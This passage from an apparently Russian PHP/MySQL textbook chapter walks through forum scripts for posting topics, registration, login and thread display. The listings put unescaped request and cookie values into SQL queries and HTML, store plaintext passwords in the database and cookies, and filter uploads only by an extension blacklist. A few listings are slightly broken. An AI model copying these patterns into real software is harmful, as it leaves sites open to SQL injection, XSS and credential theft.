По пути, расположенному в переменной $skin, должна располагаться директория со строго определенным содержимым, которое описано ниже, в *разд. 20.3*.

После этого для текущего посетителя выясняется время последнего посещения форума, которое помещается в переменную $lasttime. Если в результате SQL-запроса переменная не получила значение, следовательно, данный посетитель не является зарегистрированным, и переменная $lasttime принимает значение текущего времени за вычетом двух часов.

Завершает topforum.php включение файла diztop.php, который уникален для каждого из вариантов дизайна и будет рассмотрен ниже.

Добавление новых сообщений на форум осуществляется при помощи HTML-формы addthemeform.php, содержимое которой представлено в листинге 20.4. Внешний вид формы показан на рис. 20.3.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");
  // Извлекаем параметры из строки запроса
  $id_forum = $_GET['id_forum'];
  $id_theme = $_GET['id_theme'];
?>
<a href=# onClick='history.back()'>Вернуться</a>
<form enctype='multipart/form-data' name='form'
      action=addtheme.php method=post>
Имя: <input type=text name=author
            value='<?php echo $_COOKIE['current_author']; ?>'><br>
Пароль: <input type=password name=pswrd
               value='<?php echo $_COOKIE['wrdp']; ?>'><br>
Тема: <input type=text name=theme value='<?php echo $theme; ?>'>
<?php
  include "../utils/answerform.php";
?>
</form>
```

Форма может принимать два параметра: `id_forum` — первичный ключ таблицы `forums`, соответствующий разделу форума, и `id_theme` — первичный ключ таблицы `themes`, соответствующий теме форума. Ник посетителя и его пароль извлекаются из cookies, куда они помещаются при авторизации. В результате этого посетителю не требуется каждый раз вводить свое имя и пароль. Так как одни и те же элементы управления формы используются для добавления темы, сообщения и для редактирования сообщения, они вынесены в отдельный файл answerform.php, содержимое которого представлено в листинге 20.5.

```
Сообщение: <textarea cols=76 rows=10 name=message><?php echo $message; ?>
</textarea><br>
URL: <input type=text name=url size=74 value=<?php echo $url; ?>><br>
Прикрепить: <input type=file name=attach><br>
<input type=submit name=send value=Отправить>
<input type=hidden name=id_theme value=<? echo $id_theme; ?>>
<input type=hidden name=id_post value=<? echo $id_post; ?>>
<input type=hidden name=id_forum value=<? echo $id_forum; ?>>
```

Информация из HTML-формы поступает обработчику, который расположен в файле addtheme.php (листинг 20.6).

```
<?php
  ////////////////////////////////////////////////////////////
  // Блок подготовки
  ////////////////////////////////////////////////////////////
  // Устанавливаем соединение с базой данных
  require_once("config.php");
  // Подключаем библиотеку форума
  require_once("../utils/utils.php");
  // Извлекаем значения, переданные методом POST из
  // суперглобального массива $_POST
  $author = trim($_POST['author']);
  $pswrd = $_POST['pswrd'];
  $message = trim($_POST['message']);
  $theme = trim($_POST['theme']);
```

```
$url = trim($_POST['url']);
if(empty($url)) $url = "-";
$id_post = $_POST['id_post'];
$id_theme = $_POST['id_theme'];
$id_forum = $_POST['id_forum'];
// Проверим корректность ввода имени посетителя и текста сообщения
if(empty($theme)) links_forum($id_forum,"Не указана тема сообщения");
if(empty($author)) links_forum($id_forum, "Неправильно указано имя");
if(empty($message)) links_forum($id_forum, "Сообщение не введено");
////////////////////////////////////////////////////////////
// Блок идентификации
////////////////////////////////////////////////////////////
// По умолчанию считаем, что посетитель не зарегистрирован
$id_author = 0;
// Если идентификация проходит успешно, входим на форум,
// а переменной $id_author присваиваем значение первичного
// ключа записи таблицы authors
$query = "SELECT * FROM authors
          WHERE name = '$author'";
$ath = mysql_query($query);
if($ath)
{
  // Если имеется запись, следовательно, посетитель зарегистрирован
  // и необходимо сверить пароли
  if(mysql_num_rows($ath)>0)
  {
    $auth = mysql_fetch_array($ath);
    // Если имя пользователя существует, но пароль не верен,
    // прекращаем работу с базой
    if(!empty($auth['name']) && $auth['passw'] != $pswrd)
      links_forum($id_forum,
                  "Ошибка идентификации, попробуйте еще раз");
    else
    {
      // Заодно осуществляем вход на форум этого пользователя
      setallcookie($auth['name'],$auth['passw']);
    }
    $id_author = $auth['id_author'];
  }
```

```
} else puterror("Ошибочный запрос к таблице авторов");
////////////////////////////////////////////////////////////////
// Блок добавления новой темы
////////////////////////////////////////////////////////////////
// Формируем SQL-запрос на добавление темы
$query_theme = "INSERT INTO themes VALUES(
         NULL,
         '$theme',
         '$author',
         $id_author,
         'show',
         NOW(),
         $id_forum)";
if(!mysql_query($query_theme))
{
 echo $query_theme;
 puterror("Ошибка при добавлении новой темы");
}
// Вычисляем первичный ключ только что добавленной записи
// Это понадобится для добавления сообщения и файла
$id_theme = mysql_insert_id();
// Выбираем настройки
$set = mysql_query("SELECT * FROM settings");
if($set) $settings = mysql_fetch_array($set);
////////////////////////////////////////////////////////////////
// Блок загрузки файла на сервер
////////////////////////////////////////////////////////////////
$path = 0;
// Если поле выбора файла (рисунка) не пустое,
// закачиваем его на сервер и переименовываем
if (!empty($_FILES['attach']['tmp_name']) &&
    $_FILES['attach']['tmp_name'] != "-")
{
  // Проверяем, не больше ли файл 512 Кб
  if($_FILES['attach']['size'] > $settings['size_file'])
    links_forum($id_forum,"Слишком большой файл (более 512 Kb)");
  // Проверяем, не является ли файл скриптом на PHP, Perl или HTML,
  // если это так, преобразуем его в формат TXT
  $extentions = array(".php",".phtml",".php3",".html",".htm",".pl");
```

```
    // Извлекаем из имени файла расширение
    $ext = strrchr($_FILES['attach']['name'], ".");
    // Формируем путь к файлу
    if(in_array($ext, $extentions))
       $path="files/$id_theme-".date("YmdHis",time()).".txt";
    else
       $path="files/$id_theme-".date("YmdHis",time()).$ext;
    // Перемещаем файл из временной директории сервера
    // в директорию /files Web-приложения
    if (copy($_FILES['attach']['tmp_name'], $path))
    {
      // Уничтожаем файл во временной директории
      unlink($_FILES['attach']['tmp_name']);
      // Изменяем права доступа к файлу
      chmod($path, 0644);
    }
}
////////////////////////////////////////////////////////////
// Блок формирования и выполнения SQL-запроса
////////////////////////////////////////////////////////////
// В текстовых переменных заменяем одинарные кавычки обратными
$message = str_replace("'", "`", $message);
$theme = str_replace("'", "`", $theme);
$author = str_replace("'", "`", $author);
// Формируем SQL-запрос на добавление сообщения
$query_post = "INSERT INTO posts VALUES(
          NULL,
          '$message',
          '$url',
          '$path',
          '$author',
          $id_author,
          'show',
          NOW(),
          0,
          $id_theme)";
// Обновляем время последнего посещения автором и число
// оставленных им сообщений
```

```
  $query_author = "UPDATE authors
                   SET time = NOW(),
                       themes = themes + 1
                   WHERE id_author = $id_author";
  // Выполняем SQL-запросы
  if(mysql_query($query_post) && mysql_query($query_author))
  {
    $thm = "Новая тема на форуме ".$settings['name_forum']." - $theme";
    $msg = "Название темы: ".$theme.
             "\nАвтор : ".$author.
             "\nТекст сообщения : ".$message;
    // Изменяем кодировку
    $thm =  convert_cyr_string(stripslashes($thm),'w','k');
    $msg =  convert_cyr_string(stripslashes($msg),'w','k');
    // Если на странице администрирования указан
    // адрес отсылки сообщения - отправляем письмо
    if($settings['send_mail'] == "yes")
       mail($settings['email'], $thm, $msg);
    // Отправляем письма, посетителям, которые захотели
    // получать уведомление о новых темах
    $query = "SELECT email FROM authors WHERE sendmail = 'yes'";
    $sdm = mysql_query($query);
    if(!$sdm) puterror("Ошибка при отправке уведомлений");
    if(mysql_num_rows($sdm)>0)
    {
      while($sendemail = mysql_fetch_array($sdm))
        mail($sendemail['email'], $thm, $msg);
    }
    echo "<HTML><HEAD>
<META HTTP-EQUIV='Refresh' CONTENT='0; URL=index.php?id_forum=$id_forum'>
          </HEAD></HTML>";
  } else puterror("Ошибка при добавлении темы");
?>
```

Значения полей HTML-формы передаются в обработчик методом POST, при этом обязательными являются только $theme, $author и $message, которые не должны быть пустыми. В этих переменных хранятся название темы, имя автора и текст сообщения соответственно.

Как видно из листинга 20.6, сразу после этого расположен блок идентификации, проверяющий соответствие имени паролю. В начале проверяется наличие имени в таблице `authors`. Если имя, введенное посетителем, не обнаружено, считается, что пользователь выступает от имени незарегистрированного посетителя.

Замечание

Имена, используемые незарегистрированными посетителями, часто называют "серыми никами". На ряде форумов вводятся ограничения для "серых ников", например, им разрешается оставлять сообщения в уже существующих темах, но запрещается инициировать собственные темы и т. п.

Если в таблице `authors` введенное посетителем имя уже присутствует, проверяется соответствие введенного посетителем пароля с паролем из таблицы `authors`. При их совпадении происходит дальнейшая обработка и добавление темы в базу данных, в противном случае скрипт прекращает свое выполнение. Переменная `$id_author` принимает значение 0 для незарегистрированного посетителя и значение, равное первичному ключу таблицы `authors`, для зарегистрированного посетителя.

Если авторизация прошла успешно, происходит автоматический вход на форум. Это достигается передачей имени посетителя и его пароля функции `setallcookie()` из utils/utils.php. Код функции представлен в листинге 20.7.

```
// Эта функция устанавливает cookies, необходимые для
// авторизации (входа на форум)
function setallcookie($author, $wrdp)
{
  $set = mysql_query("SELECT * FROM settings");
  if($set) $settings = mysql_fetch_array($set);
  $tmppos = strrpos($_SERVER['PHP_SELF'],"/") + 1;
  $path = substr($_SERVER['PHP_SELF'], 0, $tmppos);
  setcookie("current_author",
            $author,
            time() + 3600*24*$settings['cooktime'],
            $path);
  setcookie("wrdp", $wrdp, time() + 3600*24*$settings['cooktime'],$path);
}
```

Функция устанавливает имя автора и его пароль в cookies на количество дней, определяемых полем `cooktime` таблицы `settings`.

Сразу после блока идентификации следует блок добавления новой темы. SQL-запрос на добавление новой темы формируется во временной переменной `$query_theme`, которая передается в качестве параметра функции `mysql_query()`. В случае успешного выполнения запроса при помощи функции `mysql_insert_id()` выясняется номер первичного ключа только что добавленной записи, который присваивается переменной `$id_theme`.

За блоком добавления новой темы следует блок загрузки файла на сервер, который практически ничем не отличается от аналогичных блоков в других приложениях, за исключением проверки расширения. Если расширение передаваемого файла совпадает с одним из следующих расширений: php, phtml, php3, html, htm, pl, то оно заменяется txt. Это необходимо для того, чтобы избежать исполнения вредоносного кода при добавлении в качестве прикрепляемого файла скрипта.

После этого добавляется текстовое сообщение. Перед добавлением во всех текстовых сообщениях одинарные кавычки преобразуются в обратные. SQL-запрос во временной переменной `$query_post` использует ранее полученные первичные ключи `$id_author` и `$id_theme` для посетителя и темы соответственно. SQL-оператор `UPDATE` в переменной `$query_author` предназначен для увеличения счетчика `theme` в таблице `authors` для посетителя, добавившего новую тему.

Перед тем как осуществить автоматический переход на главную страницу форума, отправляются почтовые уведомления о создании новой темы на адреса, указанных в поле `email` таблиц `settings` и `authors`. В случае таблицы `authors` отправка уведомления происходит лишь в том случае, если поле `sendmail` принимает значение `'yes'`.

Регистрация посетителя осуществляется при помощи HTML-формы registerform.php, внешний вид которой приведен на рис. 20.4. Содержимое данного файла представлено в листинге 20.8.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");
  // Устанавливаем название страницы
  $hmeaction="Регистрация на форуме";
  // Выводим "шапку" страницы
  require_once("../utils/topforumaction.php");

  if(!isset($action)) $action = "register.php";
  if(!isset($button)) $button = "Зарегистрировать";
```

```
  $id_forum = $_GET['id_forum'];
?>
<a href=index.php?id_forum=<?= $id_forum ?>>Вернуться к списку тем</a>
<form enctype='multipart/form-data'
      action=<?php echo $action; ?>
      method=post>
Имя:* <input type=text name=author value=<?php echo $name; ?>><br>
Пароль:* <input type=password name=pswrd>
Повтор пароля:* <input type=password name=pswrd_again><br>
<?php
  require_once("../utils/card.php");
?>
```

Так же как и в листинге 20.4, управляющие элементы формы, которые могут быть использованы и при регистрации, и при редактировании регистрационных данных, вынесены в отдельный файл card.php, содержимое которого представлено в листинге 20.9.

```
e-mail: <input type=text name=email value=<?php echo $email; ?>><br>
ICQ: <input type=text name=icq value=<?php echo $icq; ?>><br>
URL: <input type=text name=url value=<?php echo $url; ?>><br>
О себе: <textarea cols=76 rows=3 name=about>
<?php echo $about; ?></textarea><hr>
<input type="checkbox" name="subscribe" <?php echo $subscribe; ?>>
Получать сообщения о новых темах на почту<br>
Фото: <input type=file name=photo>(не более 500 Кб)<br>
<input class=button type=submit name=send value='<?php echo $button; ?>'>
```

Данные из формы registerform.php передаются обработчику register.php, код которого представлен в листинге 20.10.

```
<?php
  ////////////////////////////////////////////////////////////
  // Блок подготовки и проверки
  ////////////////////////////////////////////////////////////
  // Устанавливаем соединение с базой данных
  require_once("config.php");
```

```
// Подключаем библиотеку форума
require_once("../utils/utils.php");
// Получаем данные, отправленные методом POST
$author = trim($_POST['author']);
$pswrd = $_POST['pswrd'];
$pswrd_again = $_POST['pswrd_again'];
$email = trim($_POST['email']);
$icq = trim($_POST['icq']);
$about = trim($_POST['about']);
$subscribe = $_POST['subscribe'];
// Проверяем правильность ввода данных
if(empty($author)) links_forum($id_forum,"Не указано имя");
if(empty($pswrd) ||
   empty($pswrd_again) ||
   $pswrd != $pswrd_again) links_forum($id_forum, "Ошибка в паролях");
if(!empty($email))
{
  if (!preg_match("/[0-9a-z_]+@[0-9a-z_^\.]+\.[a-z]{2,3}/i", $email))
      links_forum($id_forum,
                  "Введите e-mail в виде <i>something@server.com</i>");
}
// Проверяем, нужно ли отправлять письмо автору при добавлении
// новой темы
if(!empty($email))
{
  if($subscribe == "on") $subscribe = 'yes';
  else $subscribe = 'no';
}
////////////////////////////////////////////////////////////
// Блок проверки регистрации имени
////////////////////////////////////////////////////////////
// Выясняем, не зарегистрировано ли уже это имя
// Выясняем, не создается ли новое имя для дискредитации
// Возможны три ситуации, которые необходимо предотвратить:
// 1. Вводится ник, полностью совпадающий с уже существующим
// 2. Вводится уже существующий кириллический ник, в котором
//    одна или несколько букв заменены на латинские
// 3. Вводится уже существующий латинский ник, в котором
//    одна или несколько букв заменены на кириллические
```

```
// Массив кириллических букв
$rus = array("А", "а", "В", "Е", "е", "К", "М", "Н", "О", "о", "Р",
             "р", "С", "с", "Т", "Х", "х");
// Массив латинских букв
$eng = array("A", "a", "B", "E", "e", "K", "M", "H", "O", "o", "P",
             "p", "C", "c", "T", "X", "x");
// Заменяем кириллические буквы латинскими
$eng_author = str_replace($rus, $eng, $author);
// Заменяем латинские буквы кириллическими
$rus_author = str_replace($eng, $rus, $author);
// Формируем SQL-запрос
$query = "SELECT * FROM authors
          WHERE name LIKE '$author' OR
                name LIKE '$eng_author' OR
                name LIKE '$rus_author'";
$ath = mysql_query($query);
if($ath)
{
  if(mysql_num_rows($ath)>0)
     links_forum($id_forum,
                 "К сожалению, данное имя уже зарегистрировано.
                 Попробуйте другое.");
} else puterror("Ошибка при регистрации нового посетителя");
////////////////////////////////////////////////////////////
// Блок загрузки файла на сервер
////////////////////////////////////////////////////////////
$url_photo = "";
// Если поле выбора фотографии не пустое,
// закачиваем ее на сервер и переименовываем
if (!empty($_FILES['photo']['tmp_name']) &&
    $_FILES['photo']['tmp_name'] != "-")
{
  // Проверяем, не больше ли файл 512 Кб
  $set = mysql_query("SELECT * from settings;");
  if($set) $settings = mysql_fetch_array($set);
  if($_FILES['photo']['size'] > $settings['size_photo'])
  links($id_forum,
        $id_theme,
        "Слишком большая фотография (файл более 512 Kb)");
```

```
    // Извлекаем из имени файла расширение
    $ext = strrchr($_FILES['photo']['name'], ".");
    // Разрешаем загружать файлы только определенного формата
    $extentions = array(".jpg",".gif");
    // Формируем путь к файлу
    if(in_array($ext, $extentions))
    {
      $path="photo/".date("YmdHis",time()).$ext;
    }
    // Перемещаем файл из временной директории сервера
    // в директорию /photo Web-приложения
    if (copy($_FILES['photo']['tmp_name'], $path))
    {
      // Уничтожаем файл во временной директории
      unlink($_FILES['photo']['tmp_name']);
      // Изменяем права доступа к файлу
      chmod($path, 0644);
      $url_photo = $path;
    }
}
////////////////////////////////////////////////////////////////
// Блок формирования и выполнения SQL-запроса
////////////////////////////////////////////////////////////////
// Проверяем, нет ли одинарных кавычек
$author = str_replace("'", "`", $author);
$about = str_replace("'", "`", $about);
// Формируем запрос SQL-оператора INSERT для
// добавления нового зарегистрированного посетителя
$query_author = "INSERT INTO authors VALUES(
        NULL,
        '$author',
        '$pswrd',
        '$email',
        '$subscribe',
        '$url',
        '$icq',
        '$about',
        '$url_photo',
        NOW(),
```

```
            NOW(),
            0,
            0)";
  if(mysql_query($query_author))
  {
    // Осуществляем автоматический вход посетителя на форум
    // путем установки cookies
    setallcookie($author, $pswrd);
    // Обновляем дату последнего вхождения
    settime($author,false);
    // Осуществляем автоматический переход на главную страницу форума
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0;
URL=index.php?id_forum=$id_forum'>
          </HEAD></HTML>";
  } else puterror("Ошибка при регистрации нового посетителя");
?>
```

После проверки правильности ввода данных осуществляется проверка уникальности вводимого пользователем имени, т. е. проверяется, что такое имя отсутствует в базе данных. Кроме того, при проверке имени следует учитывать, что оно может быть похожим на уже существующее. В последнее время на форумах появилась тенденция подделки имен с целью дискредитации посетителя. Подделка производится путем замены в нике пользователя английских букв сходными по начертанию русскими буквами или наоборот. Для решения проблемы в скрипте формируются два массива: `$rus` и `$eng`, содержащие кириллицу и латиницу, сходные по написанию. Так как ники обычно состоят полностью из кириллических или полностью из латинских букв, проверяются три варианта, подтверждение каждого из которых приводит к прекращению регистрации:

- имя нового посетителя полностью совпадает с именем из таблицы `authors`;
- имя нового посетителя совпадает с одним из имен в таблице `authors` после замены всех латинских букв в имени кириллическими;
- имя нового посетителя совпадает с одним из имен в таблице `authors` после замены всех кириллических букв в имени латинскими.

Если ни одно из условий не выполняется, новое имя посетителя уникально, и оно добавляется в таблицу `authors`. В случае успешного выполнения SQL-запроса осуществляется автоматический вход на форум при помощи рассмотренной в листинге 20.7 функции `setallcookie()`. Кроме этого, для

вновь зарегистрированного посетителя устанавливается время последнего посещения, равное текущему моменту. Это осуществляется при помощи функции `settime()` из `utils.php`. Код функции приведен в листинге 20.11. Функция принимает два параметра: `$author` — имя посетителя и `$enter` — флаг, значение `true` которого приводит к обязательному обновлению.

```
// Эта функция производит обновление времени последнего посещения
// посетителя. При каждом просмотре страницы форума происходит
// обновление времени последнего посещения текущего посетителя, при этом
// текущее время time сравнивается с предпоследним значением last_time -
// если оно больше 30 минут, last_time присваиваем старое значение time,
// а time присваиваем текущее время.
// $author - имя пользователя
// $enter - если true - принудительное обновление времени предпоследнего
// посещения
function settime($author, $enter)
{
  $ath = mysql_query("SELECT UNIX_TIMESTAMP(time)
                      FROM authors WHERE name = '$author'");
  if($ath)
  {
    $authr = mysql_fetch_array($ath);
    $temptime = (int)$authr['UNIX_TIMESTAMP(time)'];
    // Если с момента последнего посещения прошло больше 20 минут
    if((time() - $temptime)/60>20 || $enter)
    {
      // Устанавливаем новое время
      $query_update = "UPDATE authors
                       SET last_time='".date("Y-m-d H:i:s",$temptime)."'
                       WHERE name = '$author';";
      if(!mysql_query($query_update))
          puterror("Ошибка при обновлении времени (lasttime) ...");
    }
    // И в любом случае обновляем базу данных
    $query_update = "UPDATE authors SET time = NOW()
                     WHERE name = '$author'";
    if(!mysql_query($query_update))
```

```
        puterror("Ошибка при обновлении времени (time) ...");
    else puterror("Ошибка при обращении к таблице авторов ...");
}
```

Представленная в листинге 20.11 функция сравнивает два поля `time` и `last_time` записи таблицы `authors`. Поле `time` хранит время последнего посещения, в `last_time` — предыдущего. Поэтому поле `time` обновляется в любом случае при каждом обращении к функции. Поле `last_time` обновляется лишь в том случае, если с момента последнего обращения прошло более 20 минут. При этом оно получает значение, равное предыдущему значению `time`. Такой механизм необходим для того, чтобы в течение одного сеанса просмотра (сопровождающегося активным просмотром страниц и ответом на сообщения), посетитель видел все новые сообщения форума. После прекращения сеанса, т. е. отсутствия активности посетителя более 20 минут ему будет предоставлена информация о новых сообщениях, появившихся с момента его последнего обращения к форуму.

Замечание

Файлы updateform.php и update.php, при помощи которых осуществляется редактирование регистрационных данных, во многом сходны с рассмотренным выше registerform.php и register.php, поэтому приводиться здесь не будут. Их код можно посмотреть на компакт-диске, прилагаемом к книге, или по адресу http://www.softtime.ru/info/downloads.php.

После того как посетитель зарегистрировался, он может осуществлять процедуру авторизации, т. е. входа на форум. Для авторизации используется форма enterform.php, включающая два поля (для имени и пароля) и одну кнопку. Содержимое файла enterform.php представлено в листинге 20.12.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");
  // Устанавливаем управляющие переменные HTML-формы
  $namеaction = "Вход на форум (авторизация)";
  $action = "enter.php";
  $auth = $_COOKIE['current_author'];
  $pass = $_COOKIE['wrdp'];
  $id_forum = $_GET['id_forum'];
  if(!isset($title)) $title = "Вход";
  if(!isset($button)) $button = "Войти";
```

```
  if(empty($return)) $return = $_SERVER["HTTP_REFERER"];
  // Выводим "шапку" страницы
  include "../utils/topforumaction.php";
?>
<p><a href='<? echo $return ?>'>Вернуться в форум</a></p>
<form action=<?php echo $action; ?> method=post>
Имя: <input type=text name=author value='<?php echo $auth; ?>'><br>
Пароль: <input type=password name=pswrd value='<?php echo $pass; ?>'><br>
<input type=submit value=<?php echo $button; ?>>
<input type=hidden name=return value='<?php echo $return ?>'>
<input type=hidden name=id_forum value='<?php echo $id_forum; ?>'>
</form>
<?php
  include "../utils/bottomforumaction.php";
?>
```

После заполнения полей и нажатия кнопки **Войти** данные из полей формы отправляются обработчику enter.php, код которого приведен в листинге 20.13.

```
php
  // Устанавливаем соединение с базой данных
  require_once("config.php");
  // Подключаем библиотеку форума
  require_once("../utils/utils.php");
  // Получаем переменные, переданные методом POST
  $author = $_POST['author'];
  $pswrd = $_POST['pswrd'];
  $id_forum = $_POST['id_forum'];
  // Проверяем правильность ввода пароля
  $query = "SELECT * FROM authors
            WHERE name = '$author'";
  $ath = mysql_query($query);
  if($ath)
  {
    $auth = mysql_fetch_array($ath);
    if($auth['passw'] != $pswrd)
```

```
    {
      include "../utils/topnull.php";
      echo "<p class=bug>Ошибка идентификации, попробуйте еще раз.</p>";
      echo "<p><a href=enterform.php?id_forum=$id_forum>Вход</a></p>";
      exit();
    }
    else
    {
      // Устанавливаем в cookie имя автора и его пароль
      setallcookie($auth['name'], $auth['passw']);
      // Обновляем дату последнего вхождения
      settime($auth['name'], true);
      // Осуществляем автоматический возврат обратно
      if(empty($return)) $return = "index.php?id_forum=$id_forum";
      echo "<HTML><HEAD>
            <META HTTP-EQUIV='Refresh' CONTENT='0; URL=$return'>
            </HEAD></HTML>";
    }
  } else puterror("Ошибка при обращении к таблице авторов ...");
?>
```

Скрипт сравнивает пароль, введенный пользователем, с паролем, помещенным в базу данных, и если они совпадают, производится авторизация — при помощи рассмотренной в листинге 20.7 функции `setallcookie()` в cookie устанавливаются имя пользователя и его пароль, а при помощи рассмотренной в листинге 20.11 функции `settime()` обновляется время последнего посещения.

Выход с форума осуществляется за счет уничтожения cookie с именем посетителя и его пароля — за это несет ответственность скрипт exit.php, код которого приведен в листинге 20.14.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");
  // Подключаем библиотеку форума
  require_once("../utils/utils.php");
  // Очищаем cookie
  cleanallcookie();
```

```
  // Осуществляем автоматический переход назад
  echo "<HTML><HEAD>
<META HTTP-EQUIV='Refresh' CONTENT='0; URL=".$_SERVER["HTTP_REFERER"]."'>
        </HEAD></HTML>";
  // Выводим сообщение о том, что пароль посетителя забыт
  include "../utils/topnull.php";
  echo "<p>Логин и пароль забыты.</p>";
  echo "<p><a href=index.php?id_forum=$id_forum>Вернуться к списку
тем</a></p>";
?>
```

Код exit.php сводится к вызову функции `cleanallcookie()` из utils/utils.php с последующим возвратом в точку вызова. Такой эффект достигается за счет передачи в качестве URL реферера, извлекаемого из элемента суперглобального массива `$_SERVER["HTTP_REFERER"]`. Код функции `cleanallcookie()` приведен в листинге 20.15.

```
function cleanallcookie()
{
  $tmppos = strrpos($_SERVER['PHP_SELF'],"/") + 1;
  $path = substr($_SERVER['PHP_SELF'], 0, $tmppos);
  setcookie("current_author", "", 0, $path);
  setcookie("wrdp", "", 0, $path);
}
```

Уничтожение cookie осуществляется за счет установки времени жизни cookie, равного 0 секунд.

Далее будет рассмотрен файл read.php, который несет ответственность за представление отдельной темы. Содержимое файла представлено в листинге 20.16. Для отображения темы форума файл read.php принимает два параметра:

- `id_forum` — первичный ключ раздела форума;
- `id_theme` — первичный ключ темы форума.

```
<?php
  // Помещаем все в буфер
  ob_start();
```

```
// Устанавливаем соединение с базой данных
require_once("config.php");
// Подключаем библиотеку форума
require_once("../utils/utils.php");
// Извлекаем параметры из строки запроса
$id_forum = $_GET['id_forum'];
$id_theme = $_GET['id_theme'];
$page = $_GET['page'];
// Извлекаем имя посетителя из cookie
$current_author = $_COOKIE['current_author'];
// Извлекаем вид форума из cookie
$lineforum = $_COOKIE['lineforum'];
$lineforumdown = $_COOKIE['lineforumdown'];
// Обновляем дату последнего вхождения
if(!empty($current_author))
{
  settime($current_author,false);
  $query = "SELECT * FROM authors
            WHERE name = '$current_author'";
  $ath = mysql_query($query);
  if($ath)
  {
    $auth = mysql_fetch_array($ath);
    $lasttime = $auth['last_time'];
  }
}
// Выводим название темы
$theme_prev = "";
$theme_next = "";
$query = "SELECT * FROM themes
          WHERE id_theme = $id_theme AND hide !='hide'";
$thm = mysql_query($query);
if (!$thm) puterror("Ошибка при обращении к теме: $id_theme ...");
if(mysql_num_rows($thm)>0)
{
  $themes = mysql_fetch_array($thm);
  // Осуществляем запрос на выявление предыдущей темы
  $query = "SELECT * FROM themes
            WHERE time > '".$themes['time']."' AND
```

```
                id_forum = $id_forum AND
                hide != 'hide'
            ORDER BY time
            LIMIT 1";
  $thmprv = mysql_query($query);
  if($thmprv)$theme_prev = mysql_fetch_array($thmprv);
  else puterror($query);

  // Осуществляем запрос на выявление последующей темы
  $query = "SELECT * FROM themes
            WHERE time < '".$themes['time']."' AND
                id_forum = $id_forum AND
                hide != 'hide'
            ORDER BY time DESC
            LIMIT 1";
  $thmnxt = mysql_query($query);
  if($thmnxt)$theme_next = mysql_fetch_array($thmnxt);
  else puterror($query);
  // Предварительно обрабатываем скобки и знаки абзаца в названиях тем
  // Обрабатываем теги [b],[/b],[i] и [/i]
  $theme = theme_work_up($themes['name']);
  $theme_prev['name'] = theme_work_up($theme_prev['name']);
  $theme_next['name'] = theme_work_up($theme_next['name']);
}
// Если тема закрыта - выводим сообщение об ошибке
else puterror("Ошибка при обращении к теме: $id_theme");

// Отображаем блок переключения между "линейным" и
// "структурным" форумами
$show_switch = true;
// Показывать ссылку "Список тем"
$showlisttopics = true;
// Вывод линейки новых сообщений
$showforumsline = true;
$readforumline = true;
$title = strip_tags($theme);
// Выводим "шапку" страницы
require_once("../utils/topforum.php");
echo "тема:".$theme;
```

```
  if (isset($theme_prev['name']))
  {
    echo "<a
href=read.php?id_forum=$id_forum&id_theme=".$theme_prev['id_theme'].
    ">".$theme_prev['name']."</a>";
  }
  if (isset($theme_next['name']))
  {
    echo "<a
href=read.php?id_forum=$id_forum&id_theme=".$theme_next['id_theme'].
    ">".$theme_next['name']."</a>";
  }
  ?>
<table>
  <?php
    // Выбираем первое сообщение темы
    $query = "SELECT * FROM posts
              WHERE id_theme = $id_theme AND
                    hide != 'hide'
              ORDER BY parent_post
              LIMIT 1";
    $pst = mysql_query($query);
    if($pst)
    {
      $posts = mysql_fetch_array($pst);
      // Рекурсивно выводим все подчиненные сообщения
      @putpost($posts['id_post'],
               $id_theme,
               2,
               $lasttime,
               $current_author,
               $id_forum,
               $lineforum,
               $lineforumdown,
               $skin,
               $themes['hide']);
    } else puterror("Ошибка при обращении к теме: $id_theme");
?>
</table>
```

```
<?php
  // Выводим завершение страницы
  include "../utils/bottomforum.php";
  // Помещаем страницу из буфера в переменную $buffer
  $buffer = ob_get_contents();
  // Очищаем буфер
  ob_end_clean();
  // Отправляем страницу клиенту
  echo $buffer;
?>
```

Здесь, как и в файле index.php (см. листинг 20.1), весь вывод в окно браузера помещается в буфер, отправляемый клиенту единым блоком в конце скрипта. Помимо имени текущего посетителя из cookie извлекается также вид форума (переменная `$lineforum`) и направление сортировки (переменная `$lineforumdown`). Переменная `$lineforum` может принимать два значения: пустую строку и `'set_line_forum'`. В первом случае сообщения в теме отображаются в структурном варианте, во-втором — в линейном. Если принято линейное отображение форума, проверяется вторая переменная — `$lineforumdown`. Если данная переменная принимает значение `'set_line_forum_down'` — сообщения в теме сортируются по убыванию даты добавления (старые сообщения вверху, новые — внизу), если же переменная пустая, сообщения сортируются по возрастанию даты (новые сообщения вверху, старые — внизу).

После обновления даты последнего обращения посетителя к форуму из таблицы `themes` извлекаются записи, соответствующие текущей, следующей и предыдущей темам. Все три названия тем обрабатываются функцией `theme_work_up()`, рассмотренной выше в листинге 20.2.

После включения "шапки" страницы topforum.php, вывода названия темы и ссылок на следующие и предыдущие темы из таблицы `posts` запрашивается первое сообщение темы. Поле `parent_post` первого сообщения принимает значение 0, для всех последующих сообщений темы данное поле принимает значение первичного ключа сообщения, ответом на которое оно является. Одним из критериев выборки сообщений является условие `hide != 'hide'`, позволяющее выбирать нескрытые и закрытые темы. После успешного обращения к базе данных вызывается функция `putpost()` из utils/utils.php, выполняющая рекурсивный вывод сообщений темы. Код функции приведен в листинге 20.17. Функция принимает 10 параметров:

- `$id_post` — идентификационный номер сообщения;
- `$id_theme` — идентификационный номер темы;

- `$indent` — процент отступа: первый вызов всегда с 0, при рекурсивном спуске функция автоматически вычисляет значение этого параметра;
- `$last_time` — время последнего посещения для правильного отображения новых сообщений;
- `$current_author` — имя автора;
- `$id_forum` — текущий раздел;
- `$lineforum` — вид форума;
- `$lineforumdown` — направление сортировки для линейного форума;
- `$skin` — путь к папке со скином;
- `$themehide` — статус темы.

```
// Рекурсивная функция вывода сообщений
function putpost($id_post,
                 $id_theme,
                 $indent,
                 $last_time,
                 $current_author,
                 $id_forum,
                 $lineforum,
                 $lineforumdown,
                 $skin,
                 $themehide)
{
  // Если в cookie установлена переменная $lineforum, выводим
  // линейный форум
  if(!empty($lineforum))
  {
    // Если определена переменная $lineforumdown, сортируем
    // сообщения от старых к новым
    if(!empty($lineforumdown)) $sort_msg = "";
    else $sort_msg = "DESC";
    $query = "SELECT * FROM posts
              WHERE id_theme = $id_theme AND
                    hide != 'hide'
              ORDER BY time $sort_msg";
    $pst = mysql_query($query);
    if($pst)
```

